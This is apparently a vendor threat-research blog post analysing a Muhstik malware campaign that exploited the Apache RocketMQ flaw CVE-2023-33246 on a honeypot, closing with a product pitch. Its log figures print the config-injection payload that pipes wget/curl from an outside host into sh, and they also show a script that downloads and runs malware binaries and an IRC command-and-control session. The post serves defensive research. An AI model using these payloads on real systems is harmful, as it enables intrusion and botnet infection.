Muhstik Malware Targets Message Queuing Services Applications

By Nitzan Yaakov Nitzan was a Security Data Analyst at Aqua Nautilus research team.

Published: 2024-06-04 · Archived: 2026-04-05 20:04:50 UTC

Aqua Nautilus discovered a new campaign of Muhstik malware targeting message queuing services applications, specifically the Apache RocketMQ platform. Our investigation revealed that the attackers downloaded the known malware Muhstik onto the compromised instances by exploiting a known vulnerability in the platform. In this blog, we will explore how the attackers exploit the existing vulnerability in RocketMQ, examine how the Muhstik malware affects the compromised instances, and analyze the number of RocketMQ instances worldwide vulnerable to this type of attack.

What is RocketMQ?

RocketMQ is a distributed messaging and streaming platform with low latency, high performance, and reliability, trillion-level capacity, and flexible scalability. The platform was first developed as open source by Alibaba, which then decided to donate the code to the Apache Software Foundation. The platform has evolved over the years and is nowadays considered a cloud-native messaging and streaming platform, making it simple to build event-driven applications. Since its inception, Apache RocketMQ has been widely adopted by enterprise developers and cloud vendors due to its simple architecture, rich business functionality, and extreme scalability.

RocketMQ consists of several key components that work together to provide messaging and streaming capabilities. The main components are Producers, Consumers, NameServers, and Brokers.

Producer: A producer serves as a data source that optimizes, writes, and publishes messages to one or more topics. Producers load balance data among brokers through MessageQueue. They support fail-fast and retries during message sending.

Consumer: Consumers are client applications that consume messages from RocketMQ brokers. They subscribe to one or more topics and receive messages sent to those topics by producers.

Name Server: The NameServer is a simple Topic routing registry that supports dynamic registration and discovery of Topics and Brokers.

Broker: The Broker is mainly responsible for message storage, delivery, and query, and ensuring high availability of services.

CVE-2023-33246: The Apache RocketMQ remote code execution vulnerability

In 2023, a remote code execution vulnerability was discovered for RocketMQ versions 5.1.0 and below. RocketMQ elements, such as NameServer, Broker, and Controller, are accessible from the extranet without needing permission checks. This creates an opportunity for attackers to exploit the flaw. By leveraging the update

configuration function, attackers can execute commands within the system, operating under the same user privileges as those utilized by RocketMQ.

As noted earlier, the broker is responsible for message storage, delivery, and high availability. Upon initialization, the Broker node registers itself with the NameServer node.

Originally, the broker was never intended to be exposed to the internet, and its inherently insecure design includes a range of administrative functions that allow, among other things, the modification of the broker configuration file and its update without any authentication.

The Muhstik campaign

We've detected dozens of attacks on our honeypots aimed at our vulnerable RocketMQ platform. Upon exploiting the vulnerability, the attackers proceeded to download the Muhstik malware, as previously explained. Muhstik is a well-known threat targeting IoT devices and Linux-based servers, notorious for its ability to infect devices and utilize them for cryptocurrency mining and launching Distributed Denial of Service (DDoS) attacks.

According to prior research, it has been active since 2017. Muhstik malware belongs to the Kaiten family, which also includes the Tsunami malware. It maintains the DDoS functionality of this family by connecting to a server and accepting commands via a specified IRC channel. Various reports suggest that Muhstik malware bears similarities to the Mirai code. During the attack, we observed some resemblances to attacks associated with Mirai malware, which is not surprising since the Mirai malware source code was released by a hacker in 2016. Following the availability of the code, numerous cybercriminals exploited the malware for their own purposes.




Figure 1: Attack Flow

As depicted in Figure 1, the attack flow is the same in all the attacks that were implemented against our honeypot. After gaining the ability to upload the malicious payload by exploiting the RocketMQ vulnerability, the attacker is able to execute their malicious code, which downloads the Muhstik malware.

Next, we will walk you through the different phases that the attack includes.

Initial Access

We created a vulnerable RocketMQ (CVE-2023-33246) service and exposed port 10911/tcp in one of our honeypots, it was scanned and detected by the attackers, who verified that this is a vulnerable RocketMQ version by inspecting the broker.log file.

Once the vulnerability is detected the attackers initiate a request to update the RocketMQ broker configuration file:

- filterServerNums – the value is updated to be 1. The value must be greater than 0 to trigger the `callShell` method, which is responsible for executing system commands and necessary to execute the attacker's malicious command.
- rocketmqHome – this is the default user main directory. The payload is saved to this variable, which can later be called and executed.

As can be seen, the configuration update request is initiated from the IP address of the attacker's server.

```
INFO AdminBrokerThread_1 - Broker receive request to update config, caller address=94.224.82.40:57019
INFO AdminBrokerThread_1 - updateBrokerConfig, new config: [{filterServerNums=1, rocketmqHome=-c $@|sh
. echo (wget -q0 91.200.43.22/.s/1sh || curl 91.200.43.22/.s/3sh) | sh;}] client: /94.224.82.40:57019
```

Figure 2: Exploitation of RocketMQ Vulnerability

Then, the broker configuration file is updated with the malicious "rocketmqHome" variable. It is important to note that at this point, the malicious command is not executed but rather written into the configuration file, replacing the current configuration, so it can be executed later on.

```
INFO AdminBrokerThread_1 - Replace, key: rocketmqHome, value: /rocketmq-all-5.1.0-bin-release -> -c
$@|sh . echo (wget -q0 91.200.43.22/.s/1sh || curl 91.200.43.22/.s/3sh) | sh;
```

Figure 3: Updated Broker Configuration File

At this point, the attacker can remotely execute code on our instance by exploiting the vulnerability described above.

Execution

In Figure 4, we can see that the `FilterServerManager` class, which manages Filters, executes the malicious shell command using the `CallShell` method.

```
INFO FilterServerManagerScheduledThread1 - CallShell: <sh -c $@|sh . echo (wget -q0
91.200.43.22/.s/1sh || curl 91.200.43.22/.s/3sh) | sh;/bin/startfsrv.sh > OK
```

Figure 4: Execution of Malicious Command in RocketMQ Platform

As the `curl` command is available on our machine, the second condition in the `or` statement is executed. This execution downloads the `3sh` shell script.

```
curl http://139.180.185.248/wp-content/pty10 -o pty10; chmod +x pty10; chmod 700 pty10; ./pty10
curl http://139.180.185.248/wp-content/pty3 -o pty3; chmod +x pty3; chmod 700 pty3; ./pty3
curl http://139.180.185.248/wp-content/pty4 -o pty4; chmod +x pty4; chmod 700 pty4; ./pty4
curl http://139.180.185.248/wp-content/pty10 -o /tmp/pty10; chmod +x /tmp/pty10; chmod 700 /tmp/pty10; /tmp/pty10 &
curl http://139.180.185.248/wp-content/pty1 -o /tmp/pty1; chmod +x /tmp/pty1; chmod 700 /tmp/pty1; /tmp/pty1 &
curl http://139.180.185.248/wp-content/pty2 -o /tmp/pty2; chmod +x /tmp/pty2; chmod 700 /tmp/pty2; /tmp/pty2 &
curl http://139.180.185.248/wp-content/pty5 -o /tmp/pty5; chmod +x /tmp/pty5; chmod 700 /tmp/pty5; /tmp/pty5 &
```

Figure 5: Malicious Shell Script – '3sh'

As seen in Figure 5 above, the shell script contains the download of several binaries from the same remote server using the `curl` command. After each binary is downloaded, it is provided with execution permissions and changed to be available to the owner only, with no permissions for any other users (using the commands `chmod +x` and `chmod 700`), and then the file is executed.

We can observe that the attackers provide all the necessary conditions to ensure the attack will be executed. First, they check which command is available on the machine in order to perform the download (`wget` or `curl`) and based on this, they build a suitable shell script that will download the binaries with the available command. Moreover, the shell script also provides the download of the Muhstik malware for each computer architecture to ensure the attack could be performed on any environment without interruption.

Our vulnerable RocketMQ platform architecture is x86_64. The malicious Muhstik malware – `pty3` has the same architecture and is designed to run on our honeypot.

According to VirusTotal, the file was found malicious by 39 vendors and classified as Muhstik malware by ClamAV.




Figure 6: VirusTotal Scan of 'pty3' Binary File

Persistence

In our attack, like prior attacks in which attackers were using the Muhstik malware, we can see several persistence techniques.

As we saw earlier, the malicious binary file `pty3`, recognized as the Muhstik malware, executed on our machine. As a first step, the binary spawned the process `f0sfwjsfj51tc5h`, which is responsible for copying the Muhstik malware to the following directories:

- /dev/shm/pty3
- /var/tmp/pty3
- /run/lock/pty3
- /run/pty3

The attackers then edited the `inittab` file, which is a configuration file that defines the behavior of the init process. The attackers used the `respawn` command to instruct the init process to automatically restart the `pty3` process in each directory it was copied to, providing the attackers with persistence by ensuring their access to the machine.

Defense Evasion

According to our signatures, it was revealed that the Muhstik malware, downloaded as `pty3`, is detected as packed software. This means the file signature was changed in an attempt to avoid signature-based detection.

As mentioned above, the file is saved with the name `pty3`. `pty` is a known mechanism in Linux that facilitates communication between processes. The attackers provided the file with a seemingly legitimate name, which is supposed to evade detection.

Furthermore, the Muhstik malware was detected as fileless malware, as mentioned above the pty3 malware was written to the directories listed above (/dev/shm, /var/tmp, /run/lock, and /run). These often involve temporary files or in-memory objects. This means it performs its operation without leaving traces of files on the file system of the compromised machine. This technique allows the malware to execute code directly from memory. Malware that operates from memory or uses temporary directories may evade detection by security tools like volume-based scanning and traditional antivirus scanners, as it doesn't leave traces on the file system. This technique allows the malware to execute code directly from memory, bypassing security measures that could detect and block it.

Discovery

The attackers queried the machine for details using the `uname` command to retrieve system information. This information is later used by the attackers and transferred through the IRC protocol.

Moreover, the Muhstik malware checks if the network tools `strace` and `tcpdump` are available on the machine it is running on. It uses the `pidof` command to check if there is a running process of one of these tools and sends the output to /dev/null, which discards the received output. Checking for the presence of network monitoring tools allows the attackers to gather information about the system's current processes and potentially its security posture.

Lateral Movement

The malware has the ability to perform scanning for SSH services and also indicates attempts to authenticate and potentially gain access to other machines over SSH. Scanning for SSH services and attempting to log in with credentials are common methods that allow attackers to enter, move laterally across a network, and gain control over remote systems.

Command and Control

After the Muhstik malware executed on our machine, it performs a DNS request towards a malicious domain – “p.de-zahlung[.]eu”, which resolved to the IP address 51.79.19.53. The domain was found malicious according to VirusTotal, and the community identified that the domain has been in use in other attacks found to be related to the Muhstik malware.




Figure 7: VirusTotal Scan of IRC Server

According to the traffic, we can see that this server is used as a command-and-control server, where the attacker maintains communication with our compromised machine over the IRC protocol.

```
NICK x86|k|0|4192116|ababd640
USER x01 localhost localhost :muhstik-11052018
PING :3CBC9A4D
PONG :3CBC9A4D
:IRC!IRC@ex.1 PRIVMSG x86|k|0|4192116|ababd640 :.VERSION.
:ex.1 010 x86|k|0|4192116|ababd640 ex.1 0
:ex.1 001 x86|k|0|4192116|ababd640 :
:ex.1 002 x86|k|0|4192116|ababd640 :
:ex.1 003 x86|k|0|4192116|ababd640 :
:ex.1 004 x86|k|0|4192116|ababd640 :
:ex.1 005 x86|k|0|4192116|ababd640 :
:ex.1 005 x86|k|0|4192116|ababd640 :
:ex.1 005 x86|k|0|4192116|ababd640 :
:ex.1 422 x86|k|0|4192116|ababd640 :MOTD???
:x86|k|0|4192116|ababd640!x01@XX.XXX.XXX.XX JOIN :#all
MODE x86|k|0|4192116|ababd640 -xi
JOIN #ex86 :8974
WHO x86|k|0|4192116|ababd640
:x86|k|0|4192116|ababd640!x01@XX.XXX.XXX.XX JOIN :#ex86
:ex.1 332 x86|k|0|4192116|ababd640 #ex86 :1657
:ex.1 333 x86|k|0|4192116|ababd640 #ex86 _ 1623830154
:T!eggdrop@94.140.120.92 PRIVMSG #ex86 :+OK
Ibg0L/Dx5pd0juPcx13b0Rb/qlJIz03Smsl0KKe.t/in8oP/1K3C41//ah.0TQO/a/gaA910pOrDk0khpR1/R/U.Z1NybV50VqwL80VqXbX14YY4e1/HAQ
5.juZ5b0kcFvz0LblO0/b.y3c00J.oG0eDiwq/fCbnT/XfNJF.mGU9S/x5w.U/T8tZc03c3DS.AflCf/hbchT1
NOTICE T :
:ex.1 412 x86|k|0|4192116|ababd640 :No text to send
PING :ex.1
PONG :ex.1
```

Figure 8: IRC Session Between the Client and Server

In Figure 8 above, we can see the communication between the client and the IRC server:

1. The client connects to the IRC server, setting their nickname and user information.

2. Then, the client and IRC server exchange **PING** and **PONG** messages between each other. The client sends **PING** requests for a response from the server to ensure the connection is still active, and **PONG** is the response from the server.
3. Next, we observe a sequence of actions and responses between the client and server in an IRC session. A private message is sent (**PRIVMSG**) querying the version of the user's client. Then, there are messages that are typically sent when a user connects to provide information about the server and session, and at the end the user joining to the channel.
4. The following commands are used for managing user visibility, joining channels, and retrieving information about the user in this IRC session. It makes the user visible (**MODE**) and shows their hostname by removing invisible and hostname-hiding modes. It joins to a certain channel (**#ex86**) with a password (**8974**), and queries detailed information about the user.
5. Now, the user joins to the specified channel, and the server informs about a topic in the channel and specifies the timestamp of when it was set. Then, another user (**T**) sends an encrypted message (**PRIVMSG**) to the channel. It is common for attackers to use this method to send their malicious command via a private message. Aqua Tracee eBPF based tool recorded the encrypted command in clear text – **'/bin/dash: sh -c export PATH=/bin:/sbin:/usr/bin:/usr/local/bin:/usr/sbin;killall kdevtmpfsi kinsing cnrig kswapd0 trace xr tsm; kill $(ps aux | grep 'cnrig\|kinsing\|kdevtmpfsi' | awk '{print $2}')**'. This command is used to clean-up malicious or unwanted processes on the system. At first it sets the `PATH` environment variable to ensure necessary executables are available, then terminates specific processes by name using `killall`, and further ensures that any remaining processes matching certain patterns are also terminated.
6. Finally, it sends a notice to the user (**T**), which is empty, therefore an error message is sent from the server, and then the client and server exchange **PING** and **PONG** messages – to check if the client is still connected and confirming the connection is active.

Impact

Throughout the campaign of Muhstik malware, we examined how it tries to evade security tools and stay under the radar while spreading over the network and attacking compromised machines. During our investigation, we observed that the malware has the ability to perform different types of flooding attacks. The attackers can leverage this ability to overwhelm network resources and cause denial-of-service conditions. Moreover, in previous campaigns, cryptomining activity was detected after the execution of the Muhstik malware. These objectives go hand in hand, as the attackers strive to spread and infect more machines, which helps them in their mission to mine more cryptocurrency using the electrical power of the compromised machines.

MITRE Framework

Initial Access	Execution	Persistence	Defense Escalation	Discovery	Lateral Movement	Command and Control	Impact
Exploit Public-Facing Application (T1190)	Command and Scripting Interpreter (T1059.004)	Scheduled Task/Job: Scheduled Task (T1053.005)	Obfuscated Files or Information: Software Packing (T1027.002)	System Information Discovery (T1082)	Remote Services: SSH (T1021.004)	Application Layer Protocol: DNS (T1071.004)	Resource Hijacking (T1496)
		Boot or Logon Initialization Scripts: Startup Items (T1037.005)	Reflective Code Loading (T1620)				Network Denial of Service (T1498)
			Masquerading: Match Legitimate Name or Location (T1036.005)				

Figure 9: MITRE Framework

RocketMQ vulnerability in the wild

RocketMQ is a message queuing service application, by incorporating RocketMQ into the SDLC, cloud-native applications benefit from a robust messaging infrastructure that supports efficient development, deployment, and operations, ultimately leading to more resilient and scalable systems.

After analyzing the attack and understanding how it can impact many organizations, we were interested in knowing how many instances around the world are vulnerable to CVE-2023-33246. Using the Shodan engine, we learned that there are 5,216 vulnerable instances of RocketMQ.




Figure 10: Vulnerable RocketMQ Instances Map

This data indicates how frequent this issue is, where a new vulnerability is published, yet there are still instances that were not updated and remain exposed to attacks by malicious threat actors.

Secure your cloud native environment

As the risk of your environment being exposed to new vulnerabilities or certain misconfigurations caused by human mistakes continues to grow, it is important to secure your cloud-native environment and provide it with comprehensive protection.

Aqua’s Cloud Native Application Platform (CNAPP) offers that kind of solution to protect your cloud-based environment. It allows you to scan your environment, including your code, container images and cloud workloads, and detect threats like known vulnerabilities, concealed malware, hidden secrets, configuration errors, and open source license issues.

As explained earlier, the attack was initiated against our RocketMQ honeypot, which was built with a certain vulnerability. Aqua’s Platform, which includes Aqua Trivy’s premium version, is able to scan the container image and detect the Apache RocketMQ vulnerability CVE-2023-33246 in our instance, among other threats that it contains.


